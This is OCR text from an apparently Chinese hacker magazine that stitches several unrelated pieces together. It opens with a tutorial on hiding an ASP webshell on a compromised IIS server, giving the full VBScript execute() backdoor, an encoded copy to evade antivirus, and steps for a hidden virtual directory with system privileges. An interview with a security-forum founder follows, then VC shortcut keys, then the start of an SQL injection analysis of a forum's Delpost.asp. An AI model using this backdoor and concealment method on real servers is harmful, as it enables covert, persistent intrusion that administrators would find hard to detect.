


图4　新建文件夹maxell

好了，前面说了这么多主要是为了照顾初学者，现在进入正题。登录到远程服务器以后，我们先到网站的主目录下新建一个文件夹maxell（名字随便取），如图4所示。然后在远程主机的“管理工具”里面打开“Internet服务管理器”，如图5所示，我们便可以发现在IIS网站目录下多了一个目录maxell，如图6所示。

然后再在服务器一个比较深的目录下（比如说C：\Program Files\Common Files\System下），新建一个文件夹SQL，在这个文件夹里面，我们上传一个asp木马test1.asp。现在很多杀毒软件都能查杀流行的asp木马，而C/S模式的“海洋顶端asp木马”由于服务端调用的都是普通函数，所以一般不会被查杀。为了保险起见，也为了防止管理员手动查杀，我们还是用工具screnc.exe对海洋顶端木马的S（服务）端进行一次加密，如图7所示。加密过后的海洋S端便面目全非了，如图8、图9所示。




图5　打开Internet服务管理器




图6　IIS中出现文件夹maxell

我们再回到IIS管理器，对刚才新建的目录maxell点右键新建“虚拟目录”，进入“虚拟目录创建向导”。第一步：虚拟目录的名字为“test”；第二步：“web站点内容目录”为我们刚才建立的深层目录C:\Program Files\Common Files\System\SQL；第三步：把“访问权限”的所有选项框打上钩；第四步：完成。现在便会在IIS管理器的maxell目录下出现一个新的子目录test，而子目录test下还包含着一个我们的asp木马test1.asp。然后我们再对子目录test点右键属性，在“应用程序保护”这一栏中，我们要把默认的“中（共用的）”改成“低（IIS进程）”，这样我们的asp才具有系统权限，才能进行“添加系统管理员”、“运行高权限程序”等操作，如图10所示。现在我们就对上传的asp木马测试一下是否能正常连接。在海洋顶端的C（客户）端填上S端的地址以及连接密码，点击“提交”，NO PROBLEM！登录进去之后，也能进行“添加管理员”等操作。如图11所示。

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\>screnc.exe test.asp test1.asp

C:\>
```

图7　加密海洋顶端木马S端

```
<script language="vbscript" runat="server">
if request("maxell")<>"" then session("lcxmarcos")=request("maxell")
if session("lcxmarcos")<>"" then execute(session("lcxmarcos"))
</script>
```

图8　加密前的海洋S端

```
<%@ LANGUAGE = VBScript.Encode %><script language="VBScript.Encode"
runat="server">#@~^kgAAAA==@#@&kW,D;EB/DcJsla+^UEbG!B+Jr^Y4+x,dn/kkKxcJs^X:CD1G/r#x.
;EndD`E:maIUsr@#@&k6Pkn/kkGxvJs^X:1H^VkJ#@!@+EJ,Y4+UPnaIm;YBc/B/drKx`Es16h1H^X/E+#@
#@&byAAAA==^#~@</script>
```

图9　加密后的海洋S端

四、在IIS中隐藏网页目录

接着我们在网站根目录下把刚才创建的目录maxell删掉，在IIS管理器中刷新便看到这里面的目录maxell也不见了，这是正常的，但是当我们再次连接我们的asp木马时，奇迹出现了，同样还是能连接得上。




图10　在目录maxell下新建虚拟目录test




图11　海洋顶端木马登录成功

这样，一个隐藏在隐藏目录中的系统管理员权限的asp木马便建立了，没有异常端口，没有异常进程，不会被杀毒软件查杀，也极难被管理员发现。完美，真是完美！哈哈……

后来经过测试，在2003中，虽然我们在网站的根目录下删除文件夹maxell，但是在IIS管理器中仍然存在。因此，只要我们把这个目录建在网站一个比较深的目录下，同样能达到比较好的隐藏效果。

五、后话

同样还是那句话，学习黑客技术不是为了搞破坏，而是要在此中提高自己。如果大家还有疑问，欢迎到非安全论坛来找我。

【文中涉及到的c3389.exe、3389终端登录、海阳顶端网2006正式版等，已经收录在光盘中。】

编辑点评： 作者用图片生动形象地告诉大家如何打造终极隐藏的木马，但是其中有一点可能会暴露目标，即如果对方用FTP上备份的文件和服务器上的文件进行比较的话，就能找到可疑的木马了。由于作者把海洋S端加密了，通常来说很少有人把自己的网站程序进行加密，所以当管理员看到加密的网页时一定会感到怀疑。当然，世上并没有完美的事情，事物都是动态发展的，我们也应当有一份与时俱进的心态，而不要以为一劳永逸，就可以安心睡大觉，技术的世界，是永远不停地向前发展的。





“邪恶”之名下的浩然正义

专访“邪恶八进制”站长 冰血封情

谈起中国第一代、第二代的老牌黑客，也许我们今天的小菜并不是十分了解，但是若说起一个人及他的站点，则无论对于混过几年黑客生涯的人还是刚刚入了黑门的小黑们来说都是耳熟能详的。那是网上近几年兴起的一个十分特别的站点，说站点特别，是因为它的名字。在当今黑客界普遍以盟、团为名的里，此站独树旗帜，起名“邪恶八进制”，其强大的冲击力是以感染每一个人。今天就让我们走近邪恶八进制，走近这个以“邪恶”为幌子的正义之士。

小行：我们知道你是个尚在象牙塔里大四学生。作为一名学生，当初为什么会建立这么一个站点呢？起这个标新立异的名字有什么原因吗？

冰血封情：消息还挺灵的嘛。：）的确，我目前还在桂林电子科技大学就读。对于邪恶八进制的建立，其实早在02年的时候，它是我和几个去国外读书的好朋友一起创办的技术小组。但是起这个名字真没有什么特殊的意义，就觉得好听而已。小组里曾经有一些台湾和日本的朋友，后来由于一些政治观点上的不合，大家不欢而散了。后来我在国内自己想到重做这个站的时候，第一个要求就是纯技术，不谈任何与技术无关的话题，尤其是一些不该我们管的事情。技术就是技术，它永远应该朴素。

小行：目前国内技术站点的论坛很多，但只要去耐心地看看，搜下，就会发现好的实在是太少了。很多论坛的灌水现象严重。作为想学习技术的人真正找个好地方不容易。你们的站点是如何解决这个问题的呢？

冰血封情：邪恶八进制目前限制灌水很严格，当然我们不是一步走到今天的。我们起初定的限制，是从过滤注册会员入手。即普通的注册会员是不能够发主题的，即便是回复也只能被限制在少量版面，我们把发主题和任意回复主题的权限给了荣誉会员。我们并不对荣誉会员收费，但想成为荣誉会员必须具备比较好的技术基础，这样主题质量就得到了提高。后来发现，光从会员入手，效果不是特别的好。在一位论坛的荣誉会员提议后，我们开始更严格地指定论坛规定，处理那些看似不是灌水的无意义回复。因此现在，在邪恶八进制的技术论坛上，任何技术主题都是禁止非技术回复的，相比之下处罚也很重。我们这种做法其实只是想提高论坛技术讨论的质量，仅此而已，毕竟我们是侧重技术的团队。

小行：新手他们虽然刚入门，但他们有个优点，就是激情四射。禁止新手发帖会不会使论坛人气受到影响？

冰血封情：邪恶八进制自2004年7月4日扩大规模以来。这个我们也考虑过了，事实上我们并没有完全禁止新手的发帖。普通网友注册后就可以在文章提交版提交自己想提供给论坛的资料还有自己想问的问题。但是我们对问题的提交有严格的限制，这个限制是很合理的。我们要求所有提交问题的会员，在提交主题里必须附带自己对自己提交问题的详细的研究过程，这样至少可以证明他并没有不假思索就来提问。只要你努力过了，而且你的努力过程很详细，那么我们都很愿意帮助你。目前的新手问题其实并不在基础怎样，而是不够勤奋，有些问题他们如果自己肯挑战一下，会发现不但可以自己解决，还会学到很多东西。邪恶八进制不排斥基础不好的朋友，但是首先你要懂得勤奋。

小行：打开八进制的站点，我们可以发现版名与版的说明都是中英文对照。设计得很正规，当初设立这个是不是为了以后站点能加许多外国友人来访？

冰血封情：起初，所有的版面甚至连中文都没有，也没有基础类的版面，因为那个时候我们要求来这里讨论的人至少要在英语水平上达到一定的层次。后来，我们考虑到新手不一定英语特别好，因为站点的学术性逐渐在提高，于是才在所有的版面都加上了描述性的中文名字。邪恶八进制论坛平时国外来溜达的朋友不少，有土耳其、德国、美国等，不过还是亚裔的多。有的朋友从国外给官方的eMail发邮件提意见，索要资料什么的，我们都回复了。以后我们还是希望能多和国外的朋友沟通，毕竟做这样一个信息安全站，很需要站在更高更广泛的角度看问题，与国际沟通是最必然的趋势。我们也希望有一天能像前辈们创办的安全焦点那样，通过自己的拼搏挤上国际的交流圈。

小行：可以看出八进制在冰血的管理下十分不错，在站内基本找不到灌水的。而对于一个技术人要做一个技术网站，一个网站应该怎么做才是最好的，才是最吸引人的呢？网站能吸引人在于三分制作，七分管理，可以这么说不？

冰血封情：几分几，我可说不准，因为我毕竟也不是专业的管理人员。以前我也一直执著于技术，但在逐渐的学习中，发现技术不是技术领域唯一的东西。如果运营一个团队，就必须涉及到管理，而且发现好的运营管理的确能给团队带来很大的好处，于是才开始凌乱地看了一些这方面的资料。邪恶八进制的管理目前来看还比较稳定，但是问题也很多，目前几乎是我一个人在做运营管理，的确比较辛苦。不过由于起步的时候还好，团队成员和荣誉会员的素质都比较高，所以几乎不需要管理他们，相反很多时候他们为站点的发展起到了非常重要的作用。辛苦的也就是维护一下站点，制定一些发展计划什么的。我觉得一个技术站点要想做好，首先要有好的技术氛围，好的技术氛围就像一片森林，这样鸟儿自然就会来这里定居。这个好的氛围和很多东西都有关系，站长和成员的人品、站点合理的规划、讨论组的管理制度等等。不过这不是短期内能做出来的，大家都很明白，种一片森林需要很长的时间才能长起来，氛围也一样。

小行：嗯，呵呵，说得好！现在网站运行的负荷很大吧？都是你自己一个人在维持着运行费用吗？以后有没有想过把站点朝商业化的道路走？

冰血封情：因为在读书，精力很有限，所以觉得是比较辛苦，不过还好，学校很多老师都比较理解我，而且很支持我做信息安全。费用目前来说还是我一个人出，我建的站，如果让别人帮忙出钱这根本没道理么。现在不影响大家技术讨论的前提下挂了一些广告，虽然效果不是很好，不过估计垫一些域名等运营费还是够了的。邪恶八进制从建站的2004年公开运营的第一天就声明，可能我们有一天会资金匮乏，但是我会另外开一个公司来提供运营资金。一直我们都承诺，即便商业化也会做正规的信息安全企业，不会从普通网民身上榨取一分一文。资料是大家一起提供的，邪恶八进制是大家的，所以不会有任何变化。承诺过的话得守信！

小行：以前就听说冰血在诗歌上的天赋绝不次于在黑客技术上的天赋，也在站点的原创地带看过你的很多诗集。写诗是要有灵感的。一般在什么情况下写诗呢？什么时候写的第一首诗呢？说下当时的感觉吧？

冰血封情：晕，这些打油的文章就不用提了吧。写文学类的东西可不是我的职业，我那些东西都是胡写，根本没有平仄的，只是表达感情的一种方法而已，实在惭愧。第一次写，是因为以前一个好朋友因为生病逝世了，我很怀念他。这个实在是不大想提起，我们真是很好的朋友。

冰血他很喜欢诗歌，很喜欢那种淡淡的哀思、淡淡的美。他懂得享受生活，享受每一天的一切。因此能出口成诗。因为灵感在于心中，灵感无处不在。由于不小心问到了令他难过的事情，为了不影响采访我连忙转了话题，和他聊起了他的黑客生涯及中国黑客的现状！

小行：在黑客技术上听说你只学了短短的几年，却成了一位在道上大家都很熟知的人物，是不是有什么好的诀窍？

冰血封情：我真的从来没有想过要成为今天这个样子，只是想把邪恶八进制做成一个心中理想的信息安全团队，一个理想中的信息安全讨论组，这真没有什么窍门，就得扎实地一点点做。在逐渐的学习中认识到，光有技术还是不够的。人要有思想，不能成为一个没有信仰的工具，所以我们的团队目前也努力在侧重技术的同时，在一定程度上有意识地培养团队成员的管理和领导能力，让大家在团队的交流中逐渐成为复合型的技术人员。我们希望通过我们的努力，让下一代的信息安全学习者，逐渐认识到我们要学习的不仅仅是网络安全，更是信息安全。而我们要做的，其实是一项把民间信息安全推向正义的事业，让专业正义的信息安全理念成为一种文化，成为一种信仰。

小行：以你的经验和阅历，认为要想做一个成功的黑客，合格的黑客，都需要具备些什么呢？

冰血封情：黑客这个概念，说起来可广泛了，以往的网络资料中也是见仁见智。我没有权利、也不够威望去定义这个具备争议的词语，我只能说说我的理解。我觉得黑客至少是一个网络技术方面的专家，他不一定是程序员，也不一定是网络管理员，只要有能力在不借助任何别人技术的情况下，独立做出渗透和攻击举动的，都可以算是一名黑客。但是前提是，他们是网络的游侠，他们是非常有道义的，不会去破坏这个世界的美好。

小行：现在的圈外人对黑客这个概念已经严重地扭曲了，原因就是有些个会用点盗号工具的人经常到处盗号，自称黑客。QQ被盗，好友丢失，那种感觉是很叫人心痛。今天黑个小站，明天黑个小站，到处炫耀：我就是黑客。作为一个站长，一个合格的中国新生代的黑客。你认为要怎么样才可以让黑客走在阳光下 ？

冰血封情：一如邪恶八进制信息安全团队倡导的那样，我们褒扬正义排斥邪恶，在技术讨论的同时逐渐树立一种专业道德的信息安全学习风气，然后让有威望的大团体来带动这些风气的传播。不论怎样，作为一名信息安全技术的学习者，至少要有最基本的素质。把正义的信息安全理念当作一种文化来推广，让信息安全的学习者从一开始接触信息安全技术的时候，就树立一种正义的观点，使专业的信息安全成为一种洁净的信仰。

小行：在本次采访前，北京读者“邪魔神步惊云”叫我转问一个问题，就是一个小菜的黑客技术达到多高的水平才能算是黑客？才被黑客们认为是黑客呢？这个问题也是很多菜鸟读者迫切想知道的问题！

冰血封情：黑客不是自诩的，是所有网络上的朋友给你的一个荣誉。如果你被称作黑客了，那么我希望你能开始明白，在这个荣耀的光环下，应该有一个端正的学习态度，有一颗道德的心。

小行：非常感谢冰血以上的回答。最后还是概括下你和你的“邪恶八进制”吧！

冰血封情：不客气，我想这个时候用邪恶八进制信息安全团队的志训来作结束语，应该会比较合适。我们希望邪恶八进制信息安全团队能够通过自己的努力更接近自己的理想，倡导中国前瞻性信息安全团队文化，整合专业安全与古典黑客精神，努力为祖国的信息安全撑起一片蓝天。

采访结束后，坐在返回编辑部的列车上，我再次回想这次采访，一个还在大学里读书的普通学生，却支持着一个年轻而又成熟的站点。作为中国新生代的代表，他不为世俗的利益所动，心中充满正气。我想，假如若干年后 ，当黑客这词再次出现在我的脑海里时，我一定会首先想起冰血的，一位有活力有技术的黑客代表！


【雕虫小技之VC专辑】

快捷键

在平时的编程中，熟悉快捷键是个能提高效率的方法：

CTRL+INS	拷贝
CTRL+C	拷贝
SHIFT+DEL	剪切
CTRL+X	剪切
SHIFT+INS	粘贴
CTRL+V	粘贴
CTRL+F	查找
CTRL+H	替换
CTRL+L	删除一行

天涯首先要和大家说声3Q，谢大家对新洞练练看的关注、关心、支持以及对天涯的理解、建议和帮助。本栏目从4月份创建，其目的是为了给大家提供最新鲜的漏洞分析和最有效的漏洞利用，并希望通过这个栏目，使大家对漏洞的认识有所加深，对漏洞的分析思路有所指引，对其利用的方法有所突破，最终都能总结一套自己的方法去发掘、利用漏洞。从前两期看，效果很不错，分析者、测试者和攻击者各取其好，偶很感欣慰。自然，我们才刚刚起步，我们涉及的面还比较窄，还存在诸多不足，希望人人都能参与进来，不论是建议还是意见，我们一样欢迎！



雪人之劫

寂寞的刺猬

听说雪人发布了“SF v2.5 for Access ”版论坛，便DOWN了一套进行研究，在我一番地毯式的扫描下，雪人终于露出了破绽！

一、注入隐患

在“Delpost.asp”中，有这样一段代码引起了我的注意：

```
' 检测postid是否合法
err = false
postid = ChkSql(request("postid")) ' 接收参数
if not IsNumeric(postidid) then ' 过滤参数
err = true
else
StrSql = "select * from sf_post where postid = " & postid
Set rs2 = Conn.Execute(StrSql)
```

Request里的变量赋给了“Postid”，但“IsNumeric”过滤的却是“Postidid”（一个并不存在的变量），这样一来，不管提交的Postid是什么值，都会畅通无阻地进入下面的SQL语句。对了，提交参数还要经过“ChkSql”过滤，那么再看一下“ChkSql”函数是怎样过滤的。

```
function ChkSql(StrSql)
if IsNull(StrSql) then
ChkStr = ""
exit function
end if
ChkSql = Replace(StrSql, "'", "''")
end function
```

瞧！仅对单引号进行了过滤！那么只要提交的语句中不含单引号不就可以在SQL中运行了吗？下面就在本地进行测试。先注册一个新用户登录，然后发布或回复一个帖子，在每个帖子的上方都有一行控制按钮，如图1所示。




图1 帖子上方的控制按扭

点击刚才所发布帖子上方的“X”，打开的页面如图2所示。

